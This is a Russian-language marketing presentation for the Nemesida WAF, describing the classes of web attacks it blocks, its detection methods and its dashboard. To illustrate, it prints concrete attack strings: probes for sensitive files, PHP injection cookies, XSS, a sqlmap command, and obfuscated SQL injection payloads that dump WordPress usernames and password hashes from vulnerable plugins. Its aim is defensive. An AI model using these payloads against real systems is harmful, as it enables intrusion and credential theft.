

# Nemesida WAF

защита сайта от хакерских атак на основе искусственного интеллекта



# Nemesida WAF

Комплексный подход при оказании услуг позволяет избавить наших клиентов от всех вопросов, связанных с практической информационной безопасностью. Имея большой опыт поиска и эксплуатации уязвимостей на самых защищенных Интернет-ресурсах, в восьми из десяти случаях проведения анализа защищенности нам удается обнаружить уязвимости со статусом «most critical».

Все доступные компетенции в области практической информационной безопасности, а также современные тренды, такие как искусственный интеллект, мы используем для полноценной защиты веб-сайтов от хакерских атак. И одним из показателей нашей работы является решение Nemesida WAF – технически сложное, но, в то же время, простое в эксплуатации, Nemesida WAF позволяет бороться с хакерскими атаками любой сложности, в том числе и с атаками «нулевого дня».



## Чем обусловлен рост количества атак?

- сложностью современных веб-приложений;
- интеграцией сервисов;
- использованием сторонних модулей и решений;
- большим количеством инструментов взлома;
- большим количеством описаний методов и векторов атак;
- координированием и кооперированием атаки;
- атаками «нулевого дня»;
- легкой монетизацией;
- недостаточной подготовкой систем и средств противодействия.



Ежедневно мы блокируем следующие виды атак:

- атаки ботов и автоматические системы;
- атаки "начинающих хакеров";
- атаки профессионалов.

Анализ атак осуществляется:

- на защищаемых веб-приложениях;
- на специализированных демо-стендах.



## Защищаемые приложения:

- состоят из различных веб-приложений;
- имеют интенсивный трафик;
- содержат низкий процент атак.

## Демо-стенды:

В качестве уязвимого веб-приложения нами был развернут WordPress с уязвимыми плагинами. WordPress-наиболее распространённая бесплатная CMS и имеет множественные вектора атак.

- веб-сервер в «Test lab» (лаборатория тестирования на проникновение, более 18000 участников);
- vulns.pentestit.ru (BugBounty программа, привлекает исследователей –выплаты до 100.000 рублей);

## Веб-приложения на демо-стендах:

- содержат низкий процент легитимных пользователей;
- позволяют выявлять вариативность атак;
- настроены на лояльные условия к атакующим.



Боты и автоматически системы вооружены признаками и словарями, что обуславливает:

- примитивность атак;
- минимум атакующих векторов.

Примеры атак:

- `/.bash_history`
- `Cookies id=die(pi()*42);; user=assert`
- `/.git/info/refs`
- `https://defcon.ru/wp-content/themes/?bot=print%20str_replace(%22yyy%22,%20%22zzz%22,%20%22xxxуууxxx%22)`
- `/DUMP.sql`

Детектирование атак производится:

- сигнатурным анализом;
- системой машинного обучения;
- собственной GeolPreputation base.



«Начинающие хакеры»вооружены сканерами уязвимостей и публичными эксплоитами, что обуславливает:

- примитивность атак;
- высокую предсказуемость атак;
- вариативность векторов.

Примеры атак:

- USER AGENT: acunetix, nikto и т.д.
- Id=1' ORDER BY 100
- `<script> alert (XSS) </alert>`

Детектирование атак производится:

- с помощью сигнатурного анализа;
- количеством обращений;
- связью сигнатур;
- собственной GeolPreputation base;
- с использованием математических моделей.



## Примеры прямой эксплуатации:

```
<form method="post" action=" https://vulns.pentestit.ru/wp-content/plugins/answer-my-question/modal.php">  
<input type="text" name="id" value="0 UNION SELECT 1,2,3,4,5,6,slug,term_group,name,10,11,12 FROM wp_terms  
WHERE term_id=1">  
<input type="submit" value="Send">  
</form>
```

```
http://vulns.pentestit.ru/wp-content/plugins/wp-symposium/get_album_item.php?size=version%28%29%20;%20--
```

```
sqlmap-u "http://192.168.20.39/wp-content/plugins/kittycatfish/kittycatfish.php?kc_ad=37&ver=2.0" --dbms--  
threads=10 --random-agent --dbms=mysql--level 5 --risk=3
```





Профессионалы: вооружены опытом, методами преобразования запросов, что обуславливает:

- сложность атак;
- высокую вариативность векторов атаки;
- мотивированность к отработке сценариев атаки;
- использование уязвимостей нулевого дня (0-day);
- низкую предсказуемость векторов атаки.

Детектирование атак производится:

- с помощью сигнатурного анализа;
- количеством обращений;
- связью сигнатур;
- собственной GeolP reputation base;
- с использованием математических моделей;
- системой поведенческого анализа;
- модулем выявления аномалий (машинное обучение).



Примеры атак с техниками маскировки запросов:

```
action=getTopic&topic_id=1 anD0 unio%4e %0a sELec%74 %23%0a
0b001110010011100100111001001110010011100100100000011101010110111001101001011011110110111000100
00001110011011001010110110001100101011000110111010000100000001100010011000100101100011000110110
11110110111001100011011000010111010001011111011101110111001100101000001100000111100000110011011
00001001011000111010101110011011001010111001001011111011011000110111101100111011010010110111000
10110001110101011100110110010101110010010111110111000001100001011100110111001100101100011101010
11100110110010101110010010111110110010101101101011000010110100101101100001010010010000001100110
01110010011011110110110100100000011101110111000001011111011101010111001101100101011100100111001
10010000001101100011010010110110101101001011101000010000000110001001000000010110100101101001000
0000101101,12,13,14,15,16,17,18,1,2 %0a&group_id=0
```



Примеры атак с техниками маскировки запросов:

```
id=-1 uniO%6e/*a*/seLEC%74{%23%0ad 1},{%23%0ad 2},{%23%0ad 3},{%23%0ad 4},{%23%0ad 0},{%23%0ad 6},{%23%0ad 7},{%23%0ad (%23%0aseLEC%74{a0x3c212d2d236578656320636d643d276c7327202d2d3e}}),NULL,{%23%0ad 10},{%23%0ad 11},{%23%0ad 12}—
```

```
id=-1 uniO%6e/*a*/seLEC%74{d1},{d2},{d3},{d4},{d0},{d6},{d7},{d(%23%0aseLEC%74{a0x3c}}),NULL,{d10},{d11},{d12}--
```



Примеры атак с техниками маскировки запросов:

```
kc_ad=31&ver=2.0%27%20AND%20%28SELECT%208776%20FROM%28SELECT%20COUNT%28%2A%29%2CCONCAT%20x71786a7a71%2C%28SELECT%20%28ELT%288776%3D8776%2C1%29%29%29%2C0x717a786271%2CFLOOR%28RAND%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29%20AND%20%27rfF%27%3D%27rfF
```



Примеры атак с техниками маскировки запросов:

```
POST /wp-content/plugins/answer-my-question/modal.phpHTTP/1.1
Host: vulns.pentestit.ru
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencodedConnection: close
Content-Length: 165
id=%2f*%00*%2f1+unIO%6e/*a*/seIEC%74+1,2,3,CONVERT(user_loginUSING utf8) AS
name,CONVERT(user_passUSING utf8) AS name,6,7,8,9,10,11,12+FROM+wp_users+WHERE+id%3d1
```



## Примеры атак с техниками маскировки запросов:

```
Content-Type: multipart/form-data;  
boundary=-----8833725263751575711079151565  
Connection: close  
Content-Length: 325—  
-----8833725263751575711079151565  
Content-Disposition: form-data; name="id"  
Content-Encoding: base64  
-1 and  
0 unIOn/*azx*/(seLEct{f 1},2,3,4,5,6,7,unhex(hex(post_content)),9,10,11,{f 12}from{f wp_posts}whereID=168) -----  
-----8833725263751575711079151565--
```



## Активация сервиса защиты:

### Агент N-WAF-активная защита:

- сигнатурный анализ;
- математические модели.

### Модуль машинного обучения:

- сбор информации;
- построение легитимных моделей;
- построение классификаторов;
- выявление аномалий.

### Модуль N-Scanner:

- выявление уязвимостей;
- зоны применения виртуал-патчинга.

### Личный кабинет:

- уведомление об атаках;
- уведомление об уязвимостях.



## Активный период защиты:

### Агент N-WAF-активная защита:

- блокирование аномалий;
- сигнатурный анализ;
- виртуал-патчинг;
- математические модели.

### Модуль машинного обучения:

- сбор информации;
- построение легитимных моделей;
- построение классификаторов;
- выявление аномалий.

### Модуль N-Scanner:

- выявление уязвимостей;
- зоны применения виртуал-патчинга.

### Личный кабинет:

- уведомление об атаках;
- уведомление об уязвимостях.





## Личный кабинет:


The screenshot shows the personal account interface of Nemesida WAF. The browser address bar displays 'nemesida-security.com/waf/personal/'. The page header includes the Nemesida logo, the domain 'vulns.pentestit.ru', and a date range '11.09.2017 - 20.09.2017'. A sidebar on the left contains navigation icons for a grid, a bar chart, a lightbulb, and a document. The main content area is a table listing blocked attacks.

Attack Type	Target	IP Address	Timestamp	Action
SQL Injection	vulns.pentestit.ru	199.249.224.49	18.09.2017, 01:39:43	Разблокировать
SQL injection	vulns.pentestit.ru	64.137.210.63	17.09.2017, 23:36:28	Разблокировать
SQL Injection	vulns.pentestit.ru	64.137.210.63	17.09.2017, 23:35:55	Разблокировать
SQL injection	vulns.pentestit.ru	64.137.210.63	17.09.2017, 23:35:55	Разблокировать
SQL Injection	vulns.pentestit.ru	64.137.210.63	17.09.2017, 23:35:48	Разблокировать
SQL Injection	vulns.pentestit.ru	64.137.210.63	17.09.2017, 23:35:18	Разблокировать
SQL Injection	vulns.pentestit.ru	191.101.30.228	17.09.2017, 18:29:17	Разблокировать
SQL injection	vulns.pentestit.ru	191.101.30.228	17.09.2017, 18:29:17	Разблокировать
SQL Injection	vulns.pentestit.ru	191.101.30.228	17.09.2017, 18:28:55	Разблокировать
SQL Injection	vulns.pentestit.ru	191.101.30.228	17.09.2017, 18:28:53	Разблокировать
SQL Injection	vulns.pentestit.ru	191.101.30.228	17.09.2017, 18:28:48	Разблокировать
SQL injection	vulns.pentestit.ru	178.79.188.167	17.09.2017, 10:28:39	Разблокировать
SQL Injection	vulns.pentestit.ru	178.79.188.167	17.09.2017, 10:28:39	Разблокировать
SQL injection	vulns.pentestit.ru	94.25.163.83	15.09.2017, 12:59:17	Разблокировать
SQL injection	vulns.pentestit.ru	94.25.163.83	15.09.2017, 12:59:10	Разблокировать
SQL injection	vulns.pentestit.ru	94.25.163.83	15.09.2017, 12:31:50	Разблокировать




# Nemesisida WAF

Nemesisida WAF Cloud:






## Nemesida WAF Standalone:





## Наши преимущества:

- Полный цикл разработки; составление математической модели угроз; проверки методов обхода защитных средств.
- Простая установка и обслуживание; облачный сервис требует минимальных настроек на стороне клиента.
- Комбинированные методы обнаружения атак; сигнатурный анализ; машинное обучение.
- Блокирование атак «нулевого дня»: защита от «первой волны»; таймаут для патч-менеджмента.
- Круглосуточный мониторинг и техническая поддержка.
- Удобство использования.
- Лояльная ценовая политика.
- Контроль качества.



Nemesida WAF  
спокойствие за безопасность